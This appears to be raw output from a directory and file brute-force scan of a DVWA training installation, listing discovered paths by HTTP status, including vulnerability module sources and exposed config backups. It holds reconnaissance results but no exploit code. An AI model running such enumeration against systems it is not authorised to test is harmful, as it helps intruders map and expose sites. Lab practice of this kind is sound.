/DVWA/vulnerabilities/weak_id/help/

/DVWA/vulnerabilities/xss_d/help/

/DVWA/vulnerabilities/xss_s/help/

/DVWA/vulnerabilities/csrf/source/

/DVWA/vulnerabilities/sqli_blind/source/

/DVWA/vulnerabilities/sqli/source/

/DVWA/vulnerabilities/upload/source/

/DVWA/vulnerabilities/csp/source/

/DVWA/vulnerabilities/captcha/source/

/DVWA/vulnerabilities/xss_r/source/

/DVWA/vulnerabilities/xss_s/source/

/DVWA/vulnerabilities/fi/source/

/DVWA/vulnerabilities/exec/source/

/DVWA/vulnerabilities/javascript/source/

/DVWA/vulnerabilities/brute/source/

/DVWA/vulnerabilities/xss_d/source/

/DVWA/vulnerabilities/weak_id/source/

Dirs found with a 403 response:

/icons/

/icons/small/

Dirs found with a 302 response:

/DVWA/

/DVWA/vulnerabilities/brute/

/DVWA/vulnerabilities/captcha/

/DVWA/vulnerabilities/csp/

/DVWA/vulnerabilities/csrf/

/DVWA/vulnerabilities/exec/

/DVWA/vulnerabilities/fi/

/DVWA/vulnerabilities/javascript/

/DVWA/vulnerabilities/sqli/

/DVWA/vulnerabilities/sqli_blind/

/DVWA/vulnerabilities/upload/

/DVWA/vulnerabilities/weak_id/

/DVWA/vulnerabilities/xss_d/

/DVWA/vulnerabilities/xss_r/

/DVWA/vulnerabilities/xss_s/

Files found during testing:

Files found with a 200 responce:

/index.html

/DVWA/about.php

/DVWA/login.php

/DVWA/setup.php

/DVWA/instructions.php

/DVWA/dvwa/js/dvwaPage.js

/DVWA/dvwa/js/add_event_listeners.js

/DVWA/dvwa/css/help.css

/DVWA/dvwa/css/login.css

/DVWA/dvwa/css/main.css

/DVWA/dvwa/includes/Parsedown.php

/DVWA/dvwa/css/source.css

/DVWA/dvwa/includes/dvwaPage.inc.php

/DVWA/docs/DVWA_v1.3.pdf

/DVWA/docs/pdf.html

/DVWA/dvwa/includes/dvwaPhpIds.inc.php

/DVWA/tests/README.md

/DVWA/tests/test_url.py

/DVWA/external/recaptcha/recaptchalib.php

/DVWA/external/phpids/0.6/LICENSE

/DVWA/external/phpids/0.6/build.xml

/DVWA/external/phpids/0.6/docs/phpdocumentor/index.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/packages.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/li_PHPIDS.html

/DVWA/external/phpids/0.6/docs/examples/example.php

/DVWA/external/phpids/0.6/tests/coverage/index.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/blank.html

/DVWA/external/phpids/0.6/lib/IDS/Converter.php

/DVWA/external/phpids/0.6/docs/examples/cakephp/README

/DVWA/external/phpids/0.6/docs/phpdocumentor/classtrees_PHPIDS.html

/DVWA/external/phpids/0.6/lib/IDS/Event.php

/DVWA/external/phpids/0.6/docs/phpdocumentor/elementindex_PHPIDS.html

/DVWA/external/phpids/0.6/tests/coverage/Caching.html

/DVWA/external/phpids/0.6/lib/IDS/Filter.php

/DVWA/external/phpids/0.6/lib/IDS/Config/Config.ini

/DVWA/external/phpids/0.6/lib/IDS/Caching/Factory.php

/DVWA/external/phpids/0.6/tests/coverage/Converter.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Caching_Interface.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Log_Interface.html

/DVWA/external/phpids/0.6/lib/IDS/Init.php

/DVWA/external/phpids/0.6/tests/coverage/Caching_Factory.php.html

/DVWA/external/phpids/0.6/tests/coverage/Filter.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Caching.html

/DVWA/external/phpids/0.6/tests/coverage/Filter.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Caching_Database.html

/DVWA/external/phpids/0.6/tests/coverage/Init.php.html

/DVWA/external/phpids/0.6/lib/IDS/Caching/Interface.php

/DVWA/external/phpids/0.6/tests/coverage/Event.php.html

/DVWA/external/phpids/0.6/tests/coverage/Caching_File.php.html

/DVWA/external/phpids/0.6/tests/coverage/Report.php.html

/DVWA/external/phpids/0.6/lib/IDS/Monitor.php

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Caching_Memcached.html

/DVWA/external/phpids/0.6/tests/coverage/Monitor.php.html

/DVWA/external/phpids/0.6/tests/coverage/Caching_Interface.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Caching_File.html

/DVWA/external/phpids/0.6/lib/IDS/Report.php

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Caching_Session.html

/DVWA/external/phpids/0.6/tests/coverage/Caching_Session.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Converter.html

/DVWA/external/phpids/0.6/lib/IDS/Filter/Storage.php

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Filter.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Event.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Caching---Interface.php.html

/DVWA/external/phpids/0.6/lib/IDS/default_filter.json

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Log---Interface.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Filter_Storage.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Log_Composite.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Report.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Init.html

/DVWA/external/phpids/0.6/lib/IDS/default_filter.xml

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Log_Database.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Log_Email.html

/DVWA/external/phpids/0.6/tests/coverage/Filter_Storage.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Monitor.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Caching---Factory.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Caching---Database.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/IDS_Log_File.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/elementindex.html

/DVWA/external/phpids/0.6/tests/coverage/yahoo-dom-event.js

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Log---Composite.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Converter.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Log---Database.php.html

/DVWA/external/phpids/0.6/tests/coverage/container-min.js

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Log---Email.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Event.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Log---File.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Caching---Memcached.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Caching---File.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Filter.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Init.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Monitor.php.html

/DVWA/external/phpids/0.6/lib/IDS/Log/Interface.php

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Report.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Caching---Session.php.html

/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/_Filter---Storage.php.html

/DVWA/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt

/DVWA/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier.auto.php

/DVWA/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier.func.php

/DVWA/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier.includes.php

/DVWA/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier.kses.php

/DVWA/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier.path.php

/DVWA/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier.php

/DVWA/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier.safe-includes.php

/DVWA/external/phpids/0.6/docs/phpdocumentor/media/banner.css

/DVWA/external/phpids/0.6/docs/phpdocumentor/media/stylesheet.css

/DVWA/config/config.inc.php

/DVWA/config/config.inc.php.bak

/DVWA/config/config.inc.php.dist

/DVWA/robots.txt

/DVWA/vulnerabilities/csrf/source/low.php

/DVWA/vulnerabilities/csrf/source/medium.php

/DVWA/vulnerabilities/sqli_blind/source/high.php
/DVWA/vulnerabilities/sqli_blind/source/low.php
/DVWA/vulnerabilities/sqli/source/high.php
/DVWA/vulnerabilities/sqli_blind/source/medium.php
/DVWA/vulnerabilities/sqli/source/low.php
/DVWA/vulnerabilities/sqli/source/medium.php
/DVWA/vulnerabilities/upload/source/high.php
/DVWA/vulnerabilities/upload/source/low.php
/DVWA/vulnerabilities/upload/source/medium.php
/DVWA/vulnerabilities/csp/source/high.js
/DVWA/vulnerabilities/csp/source/high.php
/DVWA/vulnerabilities/csp/source/impossible.js
/DVWA/vulnerabilities/xss_r/source/high.php
/DVWA/vulnerabilities/csp/source/impossible.php
/DVWA/vulnerabilities/xss_s/source/high.php
/DVWA/vulnerabilities/csp/source/jsonp.php
/DVWA/vulnerabilities/csp/source/jsonp_impossible.php
/DVWA/vulnerabilities/captcha/source/low.php
/DVWA/vulnerabilities/xss_s/source/low.php
/DVWA/vulnerabilities/fi/source/high.php
/DVWA/vulnerabilities/csp/source/low.php
/DVWA/vulnerabilities/captcha/source/medium.php
/DVWA/vulnerabilities/xss_r/source/low.php
/DVWA/vulnerabilities/xss_r/source/medium.php
/DVWA/vulnerabilities/xss_s/source/medium.php
/DVWA/vulnerabilities/fi/source/impossible.php
/DVWA/vulnerabilities/csp/source/medium.php
/DVWA/vulnerabilities/exec/source/high.php
/DVWA/vulnerabilities/javascript/source/high.js
/DVWA/vulnerabilities/fi/source/low.php
/DVWA/vulnerabilities/fi/source/medium.php
/DVWA/vulnerabilities/exec/source/low.php
/DVWA/vulnerabilities/brute/source/low.php
/DVWA/vulnerabilities/javascript/source/high.php
/DVWA/vulnerabilities/xss_d/source/high.php
/DVWA/vulnerabilities/exec/source/medium.php
/DVWA/vulnerabilities/javascript/source/high_unobfuscated.js
/DVWA/vulnerabilities/javascript/source/impossible.php
/DVWA/vulnerabilities/xss_d/source/impossible.php
/DVWA/vulnerabilities/javascript/source/low.php
/DVWA/vulnerabilities/xss_d/source/low.php
/DVWA/vulnerabilities/javascript/source/medium.js
/DVWA/vulnerabilities/xss_d/source/medium.php
/DVWA/vulnerabilities/javascript/source/medium.php

/DVWA/vulnerabilities/brute/source/medium.php
/DVWA/vulnerabilities/weak_id/source/high.php
/DVWA/vulnerabilities/weak_id/source/impossible.php
/DVWA/vulnerabilities/weak_id/source/low.php
/DVWA/vulnerabilities/weak_id/source/medium.php

Files found with a 302 responce:

/DVWA/index.php
/DVWA/security.php
/DVWA/logout.php
/DVWA/vulnerabilities/brute/index.php
/DVWA/vulnerabilities/captcha/index.php
/DVWA/vulnerabilities/csp/index.php
/DVWA/vulnerabilities/csrf/index.php
/DVWA/vulnerabilities/exec/index.php
/DVWA/vulnerabilities/fi/index.php
/DVWA/vulnerabilities/javascript/index.php
/DVWA/vulnerabilities/sqli/index.php
/DVWA/vulnerabilities/sqli_blind/index.php
/DVWA/vulnerabilities/view_help.php
/DVWA/vulnerabilities/upload/index.php
/DVWA/vulnerabilities/view_source.php
/DVWA/vulnerabilities/view_source_all.php
/DVWA/vulnerabilities/weak_id/index.php
/DVWA/vulnerabilities/xss_d/index.php
/DVWA/vulnerabilities/xss_r/index.php
/DVWA/vulnerabilities/xss_s/index.php

Files found with a 500 responce:

/DVWA/dvwa/includes/DBMS/MySQL.php
/DVWA/dvwa/includes/DBMS/PGSQL.php
/DVWA/external/phpids/0.6/tests/allTests.php
/DVWA/external/phpids/0.6/tests/IDS/CachingTest.php
/DVWA/external/phpids/0.6/tests/IDS/EventTest.php
/DVWA/external/phpids/0.6/tests/IDS/ExceptionTest.php
/DVWA/external/phpids/0.6/tests/IDS/FilterTest.php
/DVWA/external/phpids/0.6/docs/examples/cakephp/ids.php
/DVWA/external/phpids/0.6/lib/IDS/Caching/Database.php
/DVWA/external/phpids/0.6/docs/examples/cakephp/intrusion.php
/DVWA/external/phpids/0.6/tests/IDS/InitTest.php
/DVWA/external/phpids/0.6/tests/IDS/MonitorTest.php
/DVWA/external/phpids/0.6/lib/IDS/Caching/File.php

/DVWA/external/phpids/0.6/tests/IDS/ReportTest.php

/DVWA/external/phpids/0.6/lib/IDS/Caching/Memcached.php

/DVWA/external/phpids/0.6/lib/IDS/Caching/Session.php

/DVWA/external/phpids/0.6/lib/IDS/Log/Composite.php

/DVWA/external/phpids/0.6/lib/IDS/Log/Database.php

/DVWA/external/phpids/0.6/lib/IDS/Log/Email.php

/DVWA/external/phpids/0.6/lib/IDS/Log/File.php

/DVWA/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier.autoload.php

/DVWA/vulnerabilities/sqli/help/help.php

/DVWA/vulnerabilities/captcha/help/help.php

/DVWA/vulnerabilities/csp/help/help.php

/DVWA/vulnerabilities/sqli_blind/help/help.php

/DVWA/vulnerabilities/brute/help/help.php

/DVWA/vulnerabilities/csrf/help/help.php

/DVWA/vulnerabilities/upload/help/help.php

/DVWA/vulnerabilities/fi/help/help.php

/DVWA/vulnerabilities/exec/help/help.php

/DVWA/vulnerabilities/javascript/help/help.php

/DVWA/vulnerabilities/xss_r/help/help.php

/DVWA/vulnerabilities/weak_id/help/help.php

/DVWA/vulnerabilities/xss_d/help/help.php

/DVWA/vulnerabilities/xss_s/help/help.php

/DVWA/vulnerabilities/csrf/source/high.php

/DVWA/vulnerabilities/csrf/source/impossible.php

/DVWA/vulnerabilities/sqli_blind/source/impossible.php

/DVWA/vulnerabilities/sqli/source/impossible.php

/DVWA/vulnerabilities/upload/source/impossible.php

/DVWA/vulnerabilities/captcha/source/high.php

/DVWA/vulnerabilities/captcha/source/impossible.php

/DVWA/vulnerabilities/xss_s/source/impossible.php

/DVWA/vulnerabilities/xss_r/source/impossible.php

/DVWA/vulnerabilities/exec/source/impossible.php

/DVWA/vulnerabilities/brute/source/high.php

/DVWA/vulnerabilities/brute/source/impossible.php
